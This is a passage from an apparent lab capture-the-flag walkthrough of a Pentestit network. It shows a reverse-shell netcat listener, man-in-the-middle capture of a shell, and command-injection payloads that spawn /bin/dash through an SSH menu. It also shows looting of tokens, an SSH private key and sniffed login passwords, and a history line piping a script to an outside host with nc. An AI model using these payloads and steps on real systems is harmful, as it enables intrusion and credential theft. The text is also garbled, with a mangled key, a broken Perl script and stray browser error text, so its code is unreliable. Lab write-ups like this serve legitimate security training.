
Copy file to 192.168.12.2 machine.


```
C:\Soft\Interceptor-NG.v1.0>xcopy \\TSCLIENT\tmp\quake3.exe .
\\TSCLIENT\tmp\quake3.exe
1 File(s) copied
```

Start listener on 192.168.12.2 for incoming 80 connection, this is for the reverse shell we created


```
C:\Soft\netcat-win32-1.11>cd netcat-1.11
C:\Soft\netcat-win32-1.11\netcat-1.11>nc -nvlp 80
listening on [any] 80 ...
```

Next configure interceptor for MITM:





BINGO!! MITM successful and we got director machine remote shell:



Started searching for tokens and other interesting files. Inside documents folder we found 2 files, one which is director machine token and other is ssh private key for 192.168.11.1 machine. Let's save this and also upload the token on portal for points.

```
C:\Users\director\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is B443-9C96

Directory of C:\Users\director\Documents


07/04/2017  05:17 PM    <DIR>      .
07/04/2017  05:17 PM    <DIR>      ..
07/04/2017  10:13 PM            1,704 SSH pub. key. from remote@192.168.11.1.t>
t
06/30/2017  10:12 PM           11_token.txt
      2 File(s)        1,715 bytes
      2 Dir(s)   24,122,793,984 bytes free

C:\Users\director\Documents>net use
net use
New connections will be remembered.

There are no entries in the list.

C:\Users\director\Documents>cls
cls
C:\Users\director\Documents>type token.txt
type token.txt
```

Here is how we are doing in our network diagram:



At this stage we have ssh key for 192.168.11.1 for remote user. So, let get in and see what's waiting for us there. After immediate ssh connect we are being prompted to select one of the server Srv1 or Srv2. I entered into both and it seems like basically on 192.168.11.1 there is program which taking input and based on what we enter it basically connect to other servers. Wherever there is a field accepting input, I always try injection. After doing many tries and seeing the error message that /opt/gh/Srv: No such file or directory, I'm sure there is a possibility of command injection. Also, if you notice one thing, we are not getting any response other than error i.e. STDERR. That means for us to see the output we need to transfer standard output or STDOUT to STDERR, to do so use 1>&2.

```
root@kali:~# /pentestit/lab11# ssh -i remote.key remote@192.168.11.1
#####
Enter ServerName or Q for exit:
#####
Srv1
Srv2
#####
Enter VM name for connect: Srv;id>/dev/null
cat: /opt/gh/Srv: No such file or directory
#####
Enter ServerName or Q for exit:
#####
Srv1
Srv2
#####
Enter VM name for connect: Srv;id 1>&2
cat: /opt/gh/Srv: No such file or directory
uid=1000(remote) gid=1000(remote) groups=1000(remote)
#####
Enter ServerName or Q for exit:
#####
Srv1
Srv2
#####
Enter VM name for connect: srv;/bin/dash 1>&2
#####
Enter ServerName or Q for exit:
#####
Srv1
Srv2
#####
Enter VM name for connect: Srv;/bin/dash 1>&2
cat: /opt/gh/Srv: No such file or directory
s pwd
/home/remote
s ls
s ls -alh
total 28K
drwxr-xr-x 3 root remote 4.0K Jun 29 18:17 .
drwxr-xr-x 3 root root 4.0K Jun 30 16:41 ..
-rw-r--r-- 1 root remote 252 Jun 29 18:57 .bash_history
-rw-r--r-- 1 root remote 220 Dec 30 2012 .bash_logout
```

The connection has timed out

The server at 172.16.0.17 is taking too long

- The site could be temporarily unavailable
- If you are unable to load any pages, check your network connection
- If your computer or network is protected by a firewall or proxy, make sure that Web.

Try Again

We were able to do the command injection and see the results, so let's execute shell, as you know linux support many shells, so let's try all and see if anyone can get us in. Finally we got the shell using /bin/dash. Let's do some reconnaissance. First, let's find what is inside current directory. We see .ssh folder, which contains ssh private key id_rsa. Content inside this key doesn't say anything about which machine's key is this. So, just copy and save it for now.

```

$ ls @ali@192.16.0.17
total 24K
drwxr-xr-x 2 root remote 4 0K Jul  5 00:48 .
drwxr-xr-x 3 root remote 4 0K Jun 29 18:17 ..
-rw-r----- 1 remote root 938 Jul  6 17:19 authorized_keys
-rw-r----- 1 remote root 1.7K Jun 29 18:15 id_rsa
-rw-r----- 1 remote root 486 Jun 29 18:15 id_rsa.pub
-rw-r----- 1 remote root 444 Jul  5 00:41 known_hosts
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDfOTgVNZNdf0rXz6ZMXuGgAUj1k+hAoiiYI
RLXYvGet+u3CYC8nhzurwIzLMw7R2JcI26courBs0m9jPXHXGpK7TXbzS47q7klnRNZK+
b7TX61oT66Kwgz8AKED14WStpnKhsu/luckribpFTzSHUfaWg7yS1Qv/ remote@t111-10
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAOxrDWTTXzq18+mTF7hoAFi9ZPoQKItWEub/1k8sP2I052Po3
Kv3LEG001KwlgZGPJbo3CK5SA59e2c0kSwvFIC9gnW0HrW/s6u0B8vVLVxavpdW
/IN9aXuhNa/pES101RnrfrtmAgYYc7q81yMyl00dixCNuKLutGjpuYz1v1xs5
u01280id6us1Z0tWSysaWI0Vppobiz4d00Ud0-xb65hag0626a630WMrL
ToM3a/IInaVykOpV2l854b70pkw0hYSGUUAJqPfZe1LU2y01+iuCOupFoM/GihH
defkik2zrJ7P5bn1K4gaUB8+R1B8id0B1tUL/wIDAQABAOIBACTom9j/ga+08rdB
YK7ESTt1NShu8t4zpaM110ce4yxdftCuzamuZAMPnjqn7zJ6xZKTC7NYs90291bb4
FeijBr8yrN+Afg17byg10dIx0AfzZhLJuVx6b/VTwFnpass1eJa40kj8serJ
chRuddHtHemyDITYu4P11kae81P0uV3VRoUSBPUxLLqkoxDcJspHhJde7crOSW/available
ZygdWa95sklqq1SSfamtCMGf60nxh8i04u0DXx50vwnLc11BLuvvmm994uX10/107
Fyj1NMx2J11MbFuaggHr3Tdnnyfj3jYd5gNgblzlh301nbj1PjTa6hjkoxa70
r06ogatEcgyEA9wdg0bPDUpb0p2KuMf4/703XdHabfM0gCXDK202156mRECEv47 protected
9aH2Cn0rzVMHtUjP4d9/v0EhGrKs275f5bnyBc027C/b7b40R7z48ZscfKac8JNn1
HdM0us9gc0.0000HAP000p0J+jaBXBcq56Eq20zEeN00K85S0a00FzEcgYEAsVr
50/L8g973qGqrC9pVBUST8WWhpAKnbWajHTV1W4JBB+2u83FyUKBxcdd4gLh2nEI9
808xcx7bRbdkh0Jqa8kmPveVx1VqyLUxjAk0MyxC6DWMMN/KSuY000o6M8FN+5/R8D
heqLALq1ITNPJADhs681/Ryx03LCeDDq92Zuy618CgVb2kyHPk2280FaHr+webSg
10c93jd+poTbwjA/HC01j/5Fymc00W6mqhn1FrX1Anp2rK+dyuFstLLVP+K1vaoCe
WE/10gtFx1EWIJKoG453E3+kmb6Xzb71Lb00PjNE5p2oF5J10R46uAYV1uP0J
shgKNUVERtnrMLmPj3qnYYOKBgQOCozxFH00E9Z03LyUkBus51g5Y347AHmtcLr3d
YpR+Yt6N40uw/16PM90C+wpt113056p0hdNx11c1V/CPIk10jB3Tfs0z937/FbU
afRst01a001gp8c590u+p01NrfrMmwnNbhnzJ2e60102Vz9310LCd1G7maxOP6
L100c0Bgg00N+6ghd8K2ZVzl+S4AM0c0g/W04LWV4HmKeh5071J8p0wp04d47+z
NCa81J0+tb63whhbir8GmMP+6fTr+uT3e1059UGd/DK0eKdD1p7bEd7I1GZjm
YannLok1W5hrnFltVKoyap1KXKB408+r/Aux40xmlak9dayjM19oA==

-----END RSA PRIVATE KEY-----
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash");'

```

If you remember during the command injection tries we frequently saw a path “/opt/gh/Srv”. Let’s see what’s there. Once we got in /opt/gh, we saw a perl script, which is seems like main script being executed when we connect to this machine. After looking at this script we saw a line which is making the ssh connection, this is the line which executes and do ssh when we enter Srv1 or Srv2. So, now we know the ssh key we found is for which servers, if you don’t know look into perl scripts ☺.

```

$ python -c 'import pty;pty.spawn("/bin/bash");'
#####
#password authentication no
#####
remoted@t111-192.168.11.1:~/.ssh$ cd /opt/gh
remoted@t111-192.168.11.1:/opt/gh$ ls
gh.pl Srv1 Srv2
remoted@t111-192.168.11.1:/opt/gh$ cat gh.pl
#!/usr/bin/perl

#use strict;
#use warnings;

my $ENV;
my $path = "/opt/gh/";
my $name = "$name/"; whoami;
chomp ($name);
my $go=0;
while () {
    # system("clear");
    print "*****\n";
    print "Enter ServerName or Q for exit\n";
    print "*****\n";
    print "Enter VM name for connect: ";
    my $choice = <STDIN>;
    chomp ($choice);
    $choice =~ s/[\n\r]/;/g;
    $choice =~ s/;/`/g;
    my $srv_conf = $path.$choice;
    # for right choice
    if (!($choice =~~/^Srv[1|2]$/)) {
        # Check that file exist
        system('ssh -i /home/remote/.ssh/id_rsa -o StrictHostKeyChecking=no engineer@'$srv_ip');
    }
}


```

We can go and start ssh using above, but we didn’t completed everything on this machine, so let’s continue with our recon. Next, file to look .bash_history. Two interesting commands, nc -nvlp 2020 and other is dump.pcap file. At this point, I’m more interested to see what is inside this pcap file, so since we have ssh connection, I thought of downloading the pcap file first.

```

root@kali: ~# nc -nvlp 2020
/usr/sbin/tcpdump -i eth0 -A '' -w /var/tmp/dump.pcap
ls
exit
ls -la
nc -nvlp 1234
exit
nmap -v -n -p- 192.168.10.2 -sV
nmap -v -n -p- 192.168.10.2 -sV -Pn
nmap -v -n -p- 192.168.10.2 -sV -Pn -T4
/usr/sbin/tcpdump 'src 192.168.10.2'
/usr/sbin/tcpdump 'src 192.168.10.2 || dst 192.168.10.2'
/usr/sbin/tcpdump 'src 192.168.10.5 || dst 192.168.10.5'
telnet 192.168.11.5
telnet 192.168.11.5 25
nc -nvlp 2020
sudo -l
ncat -klvp 8888
cd /dev/shm
cat ngxbtrt.pl | nc 172.16.0.16 10100
ncat -klvp 8888
sudo -l

```



After downloading file with scap, let's open in wireshark. Lot of contents in pcap file so before we go one by one, I thought to apply filters using login,password,user etc. With password filter, I quickly saw user&password for 192.168.10.3 wow.

dump.pcap

No.	Time	Source	Destination	Protocol	Length	Info
864	20.01898	192.168.10.2	192.168.10.3	HTTP	834	POST /index.php/login HTTP/1.1 (application/x-www-form-urlencoded)
2449	58.976480	192.168.10.254	192.168.10.3	HTTP	261	GET /forum/lostpassword.php?repertorylevel=http://cirt.net/rfiinc.txt?? HTTP/1.1
13206	80.407565	192.168.10.2	192.168.10.3	HTTP	836	POST /index.php/login HTTP/1.1 (application/x-www-form-urlencoded)
98493	140.697832	192.168.10.2	192.168.10.3	HTTP	832	POST /index.php/login HTTP/1.1 (application/x-www-form-urlencoded)

Frame contains password

Frame 864: 834 bytes on wire (6672 bits), 834 bytes captured (6672 bits)
 Ethernet II, Src: PcsCompu_08:b1:30 (08:00:27:e8:b1:30), Dst: PcsCompu_01:7c:56 (08:00:27:01:7c:56)
 Internet Protocol Version 4, Src: 192.168.10.2, Dst: 192.168.10.3
 Transmission Control Protocol, Src Port: 24865, Dst Port: 80, Seq: 809, Ack: 3951, Len: 768

Hypertext Transfer Protocol

POST /index.php/login HTTP/1.1\r\n
 Host: 192.168.10.3\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
 Connection: keep-alive\r\n
 Cookie: oc_sessionPassphrase=H3MedFcZsPkS0cbzF3PKTGLbkPY3SDpr1b5QsY47borWGsep03I%2FQvKL300DYYveMIolje6GGpeb%2B1uwEfhpdeisuM0IwkfE835mmHijH7jS8XWU4da9uCjaPs\r\n
 Content-Length: 188\r\n
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n
 Content-Type: application/x-www-form-urlencoded\r\n
 Accept-Encoding: gzip, deflate\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 \r\n
 [Full request URI: http://192.168.10.3/index.php/login]
 [HTTP request 3/4]
 [Prev request in frame: 847]
 [Response in frame: 909]
 [Next request in frame: 910]

File Data: 188 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "user" = "user"
 Form item: "timezone-offset" = "3"
 Form item: "timezone" = "Europe%2FFinland"
 Form item: "requesttoken" = "cwcLNTkCIhEePx52NlINCfuOpwx7WCA0AD4ZHE00Ei8=:+Di0J6igTw+OW4bk/YL4/ozlB0tj4YtnNxF9WJhNXGY="

Form item: "password" = "4E3j3C3v"

Two, options use this and start with 192.168.10.3 or continue looking current machine for anything else. You remember other command we saw from history on this machine is nc -nvlp 2020, also if you remember we found earlier a todo.txt file which does indicated 2020 port, let's see snap fo that file.

```
root@testlab:~/pentestit/lab11# cat todo.txt
Run this scripts to check locked accounts regulary
Garry Said something about ftp server moving. He notes correct script parameter when it's done.
Getting Started
!!!ASK on Monday!!!


# m h dom mon dow   command
*/2 * * * * su - checker -c 'python /home/checker/ftpclient.py 192.168.11.18 2030 5 user password' > /dev/null 2>&1
*/3 * * * * su - checker -c 'python /home/checker/ftpclient.py 192.168.10.1 2020 5 user password' > /dev/null 2>&1
*/4 * * * * su - checker -c 'python /home/checker/ftpclient.py 172.16.0.11 80 5 user password' > /dev/null 2>&1
*/5 * * * * su - checker -c 'python /home/checker/ftpclient.py 172.16.0.11 88 5 user password' > /dev/null 2>&1
